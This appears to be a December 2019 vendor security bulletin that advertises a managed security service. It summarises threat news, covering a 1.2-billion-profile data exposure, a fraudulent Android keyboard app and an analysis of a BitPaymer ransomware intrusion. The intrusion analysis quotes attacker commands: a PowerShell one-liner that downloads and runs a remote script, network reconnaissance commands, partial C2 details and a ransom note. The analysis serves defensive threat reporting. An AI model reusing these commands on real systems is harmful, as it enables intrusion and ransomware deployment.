telelink
BUSINESS SERVICES

Advanced Security Operations Center
Telelink Business Services
www.telelink.com

Monthly Security Bulletin

December 2019

This security bulletin is powered by Telelink's

Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.

Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA

Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis and cyber threat mitigation!

⬛ Log Analysis and Correlation	⬛ Health Monitoring	⬛ Asset Identification and Prioritization	⬛ Infrastructure Security Assessment	🟦 Infrastructure Security Audit	🟧 Automatic Asset Discovery and Service Mapping	🟧 Network Devices Configurations Backup
⬛ Monthly External Vulnerability Scan and Reports	🟦 External Vulnerability Analysis	🟦 Monthly Internal Vulnerability Scan and Reports	🟧 Internal Vulnerability Analysis	🟧 Advanced Vulnerability Analysis	🟧 Recommenda-tions for Security Patch	
⬛ Automatic Attack and Breach Detection	🟦 Human Triage	🟧 Threat Hunting				
⬛ Recommenda-tions and Workarounds	🟦 Recommenda-tions for Future Mitigation					
⬛ Attack Vector Identification	⬛ Reports	🟦 Security Surface Exposure	🟧 Likelihood Analysis	🟧 Impact Analysis		
🟧 Network Forensics	🟧 Server Forensics	🟧 Endpoint Forensics				
⬛ Monthly Security Bulletin	⬛ Emerging Threats Bulletins	🟦 Tailored Bulletin for Customer's Critical Assets	🟧 Security Awareness Training			

⬛ Lite Plan

🟦 Professional Plan (incl. all from Lite)

🟧 Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state of the art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents:

Executive summary

1. An open Elasticsearch server with unclear ownership has exposed the rich profiles of more than 1.2 billion people to the open Internet, neither username nor password were found by two researchers. The database contains more than 4 terabytes of data and scraped information from social media sources, combined with names, personal and work email addresses, phone numbers, Twitter and Github URLs, and other data commonly available from data brokers. →

2. An app called Ai.type that allows users to personalize their keyboard with various fonts and emojis was removed from Google Play, but still remains on millions of Android devices and is still available from other Android marketplaces. The app was removed following the discovery of suspicious requests to trigger purchase of premium digital services, delivering millions of invisible ads,fake clicks and other malicious behavior. →

3. Several companies in Spain were hit by a ransomware attack that, while not using new tools or techniques, still pose significant threat to businesses. In this article close analysis of one of the cases provides detailed description of the attackers modus operandi in such a complicated multi-phase breach. →

4. SmarterASP.NET, a popular web hosting provider for shared services, with more than 440,480 customers, has been hit with a ransomware attack that took down its customers' websites that were hosted by the company. The company is in the process of recovering the impacted data. →

5. A new malvertising campaign being used on low quality web games and blogs is redirecting Asian victims to the RIG exploit kit, which is then quietly installing the Sodinokibi Ransomware. →

6. Magento's Security Team urged users running Magento Commerce 2.3.x to install the latest released security update to protect their stores from exploitation attempts trying to abuse a recently reported remote code execution (RCE) vulnerability. Unsupported versions of Page Builder, such as Page Builder Beta are also affected.

Warnings came in midst of storm of more than 950 online stores breached and used to steal credit cards. →

7. Despite the lowering the number of the DDoS attacks in 2019 compared to 2018, the last 30 days has seen a renewed increase in distributed denial-of-service (DDoS) activity, against a number of large companies, including Amazon, IBM subsidiary SoftLayer, Eurobet Italia SRL, Korea Telecom, HZ Hosting and SK Broadband with Eurobet network briefly affected in October. →

8. November Patch Tuesday from Microsoft tackled 75 CVEs that included 11 critical and 64 important bugs, including one Remote Code Execution that is currently being exploited in the wild. The update also included non-CVE updates such as one addressing vulnerability in TPM chipset. →

9. Cybercriminals have developed ransomware, named PureLocker, that can be ported to all major operating systems, including Windows and Linux and is currently used in targeted attacks against production servers. The malware is carefully designed to evade detection, hiding malicious or dubious behavior in sandbox environments, posing as the Crypto++ cryptographic library and using functions normally seen in libraries for music playback. →

10. Researchers observed unusual behavior from one ransomware called AnteFrigus that is now being distributed through malvertising and RIG exploit kit. Unlike other ransomware, AnteFrigus does not target the C: drive, but only other drives commonly associated with removable devices and mapped network drives. →

11. Microsoft issues guidance for Intel CPU driver security flaws (DoS vulnerability, CVE-2018-12207) that impact client and server Intel Core processors up to and including 8th generation. There is also speculative vulnerability flaw tracked as CVE-2019-11135 and found in the Intel Transactional Synchronization Extensions (TSX) capability that affects Intel processors up to the 10th Generation. →

12. One of the variants of CryptoMix Ransomware, called Clop is now attempting to disable Windows Defender as well as remove the Microsoft Security Essentials and Malwarebytes' standalone Anti-Ransomware programs in order to successfully encrypt users' data. →

13. Kaspersky's Industrial Systems Emergency Response Team (ICS CERT) security researcher Pavel Cheremushkin found a total of 37 security vulnerabilities impacting four open-source Virtual Network Computing (VNC) implementations and present for the last 20 years, since 1999. The flaws were found in LibVNC, TightVNC 1.X, TurboVNC, and UltraVNC, and potentially expose more than 600 000 VNC servers to exploits. →

14. TrickBot (also known as Trickster, TrickLoader, and TheTrick) is a modular and constantly updated malware continuously upgraded with new capabilities and modules since October 2016 when it was initially spotted in the wild. The latest update comes with updated password grabber module that could be used to steal OpenSSH private keys and OpenVPN passwords and configuration files. →

15. According to a report from the National Cyber Security Centre (NCSC) in the Netherlands three file-encrypting malware pieces are responsible for the infections of at least 1,800 companies across the world from various sectors including the automotive industry, construction, chemical, health, food, and entertainment. The ransomwares LockerGoga, MegaCortex, and Ryuk use the same digital infrastructure and are considered "common forms of ransomware." →

1. Data-Enriched Profiles on 1.2B People Exposed in Gigantic Leak

Although the data was legitimately scraped by legally operating firms, the security and privacy implications are numerous.

An open Elasticsearch server has exposed the rich profiles of more than 1.2 billion people to the open internet.

First found on October 16 by researchers Bob Diachenko and Vinny Troia, the database contains more than 4 terabytes of data. It consists of scraped information from social media sources like Facebook and LinkedIn, combined with names, personal and work email addresses, phone numbers, Twitter and Github URLs, and other data commonly available from data brokers – i.e., companies which specialize in supporting targeted advertising, marketing and messaging services.

Taken together, the profiles provide a 360-degree view of individuals, including their employment and education histories. All of the information was unprotected, with no login needed to access it.

“it is a comprehensive dataset collected from B2B [business-to-business] lead-generation companies’ lists,” Diachenko told Threatpost via Twitter.

If accessed by cybercriminals, the data, which includes scores of related accounts tied to each individual, could be used for highly effective, targeted phishing attacks, business email compromises and identity theft, among other things.

“Information like this is extremely useful to criminals as a starting point in hacking a number of related accounts and also lends itself the potential for increased credential stuffing attacks,” Carl Wearn, head of e-crime at Mimecast, said via email. “This information obviously also provides a fantastic treasure trove of information for the means of industrial, political and state-related espionage and there are multiple malicious uses for the data leaked from this breach.”

For affected consumers, remediation is no picnic, either.

“Data breaches that expose information such as phone numbers to personal accounts like email or social accounts are just as serious as ones that expose payment information,” Zack Allen, director of threat operations at ZeroFOX, told Threatpost. “Luckily for payment information, you can change your credit card, or your password to your accounts. But what can victims of this breach do when their phone number and Facebook profile is leaked? Changing your phone number can cost money with your carrier, you also have to update all of your contacts with your new phone number, plus all of your two-factor accounts.”

Data Broker Sources

Diachenko and Troia's investigation uncovered that the data sets came from two separate lead-generation companies, whose business it is to assemble highly detailed profiles of individuals: People Data Labs (PDL) and OxyData[.]io.

"The majority of the data spanned four separate data indexes, labeled 'PDL' and 'OXY,' with information on roughly 1 billion people per index," the researchers wrote in a writeup on Friday. "Each user record within the databases was labeled with a 'source' field that matched either PDL or Oxy, respectively."

After notifying both companies, both said the server in question did not belong to them. However, the data certainly appeared to.

"In order to test whether or not the data belonged to PDL, we created a free account on their website which provides users with 1,000 free people lookups per month," the researchers explained. "The data discovered on the open Elasticsearch server was almost a complete match to the data being returned by the People Data Labs API. To confirm, we randomly tested 50 other users and the results were always consistent."

OxyData meanwhile sent Diachenko a copy of his profile, and the data fields also matched.

The researchers said they were unsure how the data came to be collected in the now-closed database. Could it be a customer of both PDL and OxyData, they wondered? Or, was the data had been stolen and placed in the storage bucket by hackers? The only clues as to the owner of the server was the IP address (35.199.58.125), and that it was hosted with Google Cloud.

Liability and Privacy Concerns

While the incident is not a data breach per se (but rather a story of yet another misconfigured server), it brings up two different concerns. First, what liability do the data originators (PDL and OxyData) have to the people whose profiles were exposed? And two, even though the information is aggregated from allegedly public sources, what does this kind of "data enrichment" mean from a privacy perspective?

To the first concern, Kelly White, CEO at RiskRecon, believes that the lead-generation companies are on the hook for the exposure.

"Data…is easily and perfectly replicable," she said via email. "Every location where the asset exists must be known and protected. This requires that purveyors of sensitive data know their customers well and for what purposes they will use the data. Regulators are increasingly holding the original aggregators of sensitive data responsible for the protection of sensitive information, regardless of where it is stored or to whom they share it with. As such, while the originator of this data may not have been breached, they will likely suffer blowback."

Diachenko took a similar view: "One could argue that because PDL's data was mis-used, it is up to them to notify their customers."

To the second concern, the privacy implications around rich personal profiles continue to be a source of discussion. "Collected information on a single person can include information such as household sizes, finances and income, political and religious preferences, and even a person's preferred social activities," noted Diachenko and Troia, in their posting.

Worryingly, some of that information can come from sources that are decidedly not public. For instance, one of the phone numbers returned for Diachenko's profile was an old landline that came as part of an AT&T TV bundle. "The landline was never used and never given to anyone – I never actually owned a phone, yet somehow this information appears in my profile," he said.

The most famous example of the mis-use of such profiling is the Cambridge Analytica scandal, in which Facebook allowed a third-party application to hand over the data of up to 50 million platform users to the company. That was then combined with other data to create highly detailed profiles that the Trump campaign used to micro-target population segments with 2016 election messaging.

This latest revelation of the breadth of such data-enrichment underscores that even after Cambridge Analytica, privacy practices have not moved forward, Diachenko noted.

"Due to the sheer amount of personal information included, combined with the complexities identifying the data owner, this has the potential raise questions on the effectiveness of our current privacy and breach notification laws," he said.

Mimecast's Wearn agreed: "This particular breach highlights the trade in personal details which takes place and the inherent risks to this normalized and relatively uncontrolled practice," he said. "Due to its scale, it will undoubtably add to calls for better regulation and security in relation to the storage of personal data."

Source: https://threatpost.com/data-enriched-profiles-1-2b-leak/150560/

2. Android Keyboard App Could Swindle 40M Users Out of Millions

The Ai.type app was removed from Google Play in June 2019 – but still remains on millions of Android devices and is still available from other Android marketplaces, researchers warn.

Researchers are warning users to delete a popular Android keyboard app that, once downloaded, makes unauthorized purchases of premium digital content. Google told Threatpost it has removed the app from its Google Play marketplace – but researchers say it was downloaded on at least 40 million phones worldwide and thus remains a threat.

The app, Ai.type, allows users to personalize their keyboard with various fonts and emojis and was developed by Israeli firm Ai.type Ltd., according to researchers with mobile tech company Upstream. Ai.type Ltd. did not respond to a request for comment from Threatpost.

Once downloaded, researchers said the app makes "suspicious" requests to trigger the purchase of premium digital services in the background – so users are unaware of the activity. Upstream detected 14 million such transaction requests from 110,000 unique devices that downloaded the Ai.type keyboard. If these transactions had not been detected and blocked, the app could have cost victims as much as $18 million, researchers said.

"The app has been delivering millions of invisible ads and fake clicks, while delivering genuine user data about real views, clicks and purchases to ad networks," said Upstream researchers on Thursday. "Ai.type carries out some of its activity hiding under other identities, including disguising itself to spoof popular apps such as Soundcloud. The app's tricks have also included a spike in suspicious activity once removed from the Google Play store."

In an email to Threatpost, a Google spokesperson confirmed that the app was removed from Google Play in June 2019 – but it is still available from other Android marketplaces, researchers warned. In addition, the app is also available on Apple's App Store marketplace. An Apple spokesperson told Threatpost that they are currently looking into that app.

Shortly after the removal from Google Play, in fact, suspicious activity spiked exponentially beginning in July 2019 for a two-month period. The suspicious activity has been recorded across 13 countries, but was particularly high in Egypt and Brazil.

Researchers said that in testing, they reviewed the app's impact on a Samsung SM-J500F and a Samsung GT-19500.

The Ai.type versions installed on each device contained SDK frameworks with obfuscated hard-coded links back to advertising trackers, used by mobile advertising networks to display ads. In addition, the app downloads additional JavaScript code that can be used to perform automated clicks.

The app then disguises itself as popular apps – such as Soundcloud – and subscribes users to premium services, which depletes mobile data and adds charges, as well as reduces the battery life and overall performance of the device.

In terms of how the victims' payment information is used for the premium services, "These are digital services charged via direct carrier billing, i.e. using the mobile airtime of the users," Upstream researchers told Threatpost. "No need to access any bank account number."

The one red flag that might tip users off that something is amiss is subscription verification texts; these may be sent from premium digital services to victim devices to confirm their participation.

In addition to subscriptions, the app also requires a broad number of permissions from users that Upstream researchers classify as "dangerous" – including permissions to access and view text messages, photos, videos, contact data and on-device storage.

The official app stores both for iOS and Android continue to be plagued by apps that commit ad fraud. Earlier in October, for instance, researchers uncovered 17 apps on Apple's official App Store that carried out ad-related malicious activity in the background, including continually opening web pages and clicking links without any user interaction.

And, earlier in 2019, Google Play removed least 85 fake apps harboring adware, disguised as game, TV and remote-control simulator apps. Once downloaded, the fake apps hide themselves on the victim's device and continued to show a full-screen ad every 15 minutes.

Ai.type, for its part, has had security issues in the past– in 2017, over 31 million customers' personal data was leaked via an exposed database. And, in 2011, the app found itself in hot water for sending users' keystrokes to developers' servers in plain text.

Researchers told Threatpost they haven't reached out to Ai.Type LTD, but typically rather investigate and report their findings "which we always openly share with the public and the security community."

"It has been the case that after the publication of our reports we are approached by developers for further insights and support," they told Threatpost.

The researchers advised all consumers who have downloaded Ai.type to check their phones for unusual behavior.

"Users should regularly check their phones and remove any reported malware," said Upstream researchers. "They should also check their bills for unwanted or unexpected charges for accessing premium data services and to look out for signs of increased data usage which could indicate a malicious app is consuming data in the background

Source: *https://threatpost.com/android-keyboard-app-swindle-40m/149731/*

3. Spanish MSSP Targeted by BitPaymer Ransomware

Initial Discovery


This week the news hit that several companies in Spain were hit by a ransomware attack. Ransomware attacks themselves are not new but, by interacting with one of the cases in Spain, we want to highlight in this blog how well prepared and targeted an attack can be and how it appears to be customized specifically against its victims.

In general, ransomware attacks are mass-spread attacks where adversaries try to infect many victims at the same time and cash out quickly. However, this has significantly changed over the past two years where more and more ransomware attacks are targeting high-value targets in all kinds of sectors.

Victims are infected with a different type of malware before the actual ransomware attack takes place. It looks like adversaries are using the infection base to select or purchase the most promising victims for further exploitation and ransomware, in a similar way to how the sale of Remote Desktop Access on underground forums or private Telegram channels is being used for victim selection for ransomware attacks.


In the following paragraphs, we will take you step by step through the modus operandi of the attack stages and most important techniques used and mapped against the MITRE ATT&CK Framework.

The overall techniques observed in the campaign and flow visualization:



Technical Analysis

The overall campaign is well known in the industry and the crew behind it came back to the scene reusing some of the TTPs observed one year ago and adding new ones like: privilege escalation, lateral movement and internal reconnaissance.



Patient 0 – T1189 Drive-by Compromise

The entry point for these types of campaigns starts with a URL that points the user to a fake website (in case the website is compromised) or a legitimate page (in case they decided to use a pay-per-install service) using social engineering techniques; the user gets tricked to download the desired application that will use frameworks like Empire or similar software to download and install next stage malware which, in this case, is Dridex.

First infection – T1090 Connection Proxy

These types of attacks are not limited to one type of malware; we have observed it being used by:

- Azorult
- Chthonic
- Dridex

It is currently unclear why one would select one malware family above the other, but these tools allow for remote access into a victim's network. This access can then be used by the actor as a launchpad to further exploit the victim's network with additional malware, post-exploitation frameworks or the access can be sold online.

For quite some time now, Dridex's behavior has changed from its original form. Less Dridex installs are linked to stealing banking info and more Dridex infections are becoming a precursor to a targeted ransomware attack.

This change or adaptation is something we have observed with other malware families as well.

For this campaign, the Dridex botnet used was 199:

C2:	**XX.X.XX.19:443,XX.XX.238.51:443,XX.XX.96.9:443**
RC4:	U4CiMBa2mRFkKZeKz4rz2nlbK9[...]
Botnet ID:	199


Information Harvesting – T1003 Credential Dumping

From the infection, one or multiple machines are infected, and the next step is to collect as many credentials as they can to perform lateral movement. We observed the use of Mimikatz to collect (high privileged) credentials and re-use them internally to execute additional software in the Active Directory servers or other machines inside the network.

The use of Mimikatz is quite popular, having been observed in the modus operandi of more than 20 different threat actors.


Lateral Movement – T1086 PowerShell

The use of PowerShell helps attackers to automate certain things once they are in a network. In this case, we observed how Empire was used for different sock proxy PowerShell scripts to pivot inside the network:




```
shell cmd /c "powershell -nop -exec bypass -c IEX (New-Object
    Net.WebClient).DownloadString('http://[redacted]oxy.psm1');[redacted]Proxy
    -remotePort 443 -remoteHost hide -threads 400"
```

Extracting information about the IP found in the investigation, we observed that the infrastructure for the Dridex C2 panels and this proxy sock was shared.



PowerShell was also used to find specific folders inside the infected systems:



```
start \\SERVER\C$; wmic /node:SERVER logicaldisk where drivetype=3 get name; powershell get-service -
    computername SERVER | findstr /c:"exchange" /c:"sql" | findstr "Running"
```


A reason for an attacker to use a PowerShell based framework like Empire, is the use of different modules, like invoke-psexec or invoke-mimikatz, that can execute remote processes on other systems, or get credentials from any of the systems where it can run Mimikatz. When deployed right, these modules can significantly increase the speed of exploitation.

Once the attackers collected enough high privileged accounts and got complete control over the Active Directory, they would then distribute and execute ransomware on the complete network as the next step of their attack, in this case BitPaymer.

Ransomware Detonation – T1486 Data Encrypted for Impact

BitPaymer seemed to be the final objective of this attack. The actors behind BitPaymer invest time to know their victims and build a custom binary for each which includes the leet-speek name of the victim as the file extension for the encrypted files, i.e. “financials.<name_of_victim>”.

In the ransomware note, we observed the use of the company name too:



```
Hello

Your network was hacked and encrypted.

No free decryption software is available on the web.

Email us at [redacted]EY@PROTONMAIL.COM (or) I[redacted]@TUTANOTA.COM to get the ransom amount.

Keep our contacts safe. Disclosure can lead to impossibility of decryption.

Please, use your company name as the email subject.

TAIL:ckSUhg[redacted]

KEY:AQIAABBmAAAA[redacted]7iRYu5ko1rsTP6jWr5nDxdnKQmHV/[redacted]m
s7w56g7XnF+UQfsc            /kEEFiuBIYhiChgABYWObgWMd8Ed
uMiqy1puhXEp/DzP            ItsINufGlWGfY72fVqEpa2tpJp3B
uebvneNdksIVMtWn            TVVNz4AbsZZ6QcbUTJzzesYvZBpp
dWSS+u7G2NSL46jD            /UsbnYLErhzhwubyZCjqPPPcKLS7
lI7is2IPf6sgrohe            Nn8kjsi1rqd2QfW97p/zzZtTz50
1Zi3i27kJJOAdr5r            JO27DTpKSTRMVqA7q9/9brdNFrxU
KN+vVW80lRWTH3dO            YaJvWlzk2FBCy0mtztjaZoz82GP
4NhdPo9+4XKQu9UO            WJJIcClkHVOWuXF90ugYiCRgAvd
M43SrBf2FSFl6HI=
```

Observations

- One of the remote proxy servers used in the operation shares the same infrastructure as one of the C2 panels used by Dridex.
- We observed how a Dridex infection served as a launch point for an extensive compromise and BitPaymer ransomware infection.
- Each binary of Bitpaymer is specially prepared for every single target, including the extension name and using the company name in the ransomware note.

- Certain Dridex botnet IDs are seen in combination with targeted BitPaymer infections.
- Companies must not ignore indicators of activity from malware like Dridex, Azorult or NetSupport; they could be a first indicator of other malicious activity to follow.
- It is still unclear how the fake update link arrived at the users but in similar operations, SPAM campaigns were most likely used to deliver the first stage.

McAfee Coverage

Based on the indicators of compromise found, we successfully detect them with the following signatures:


- RDN/Generic.hbg
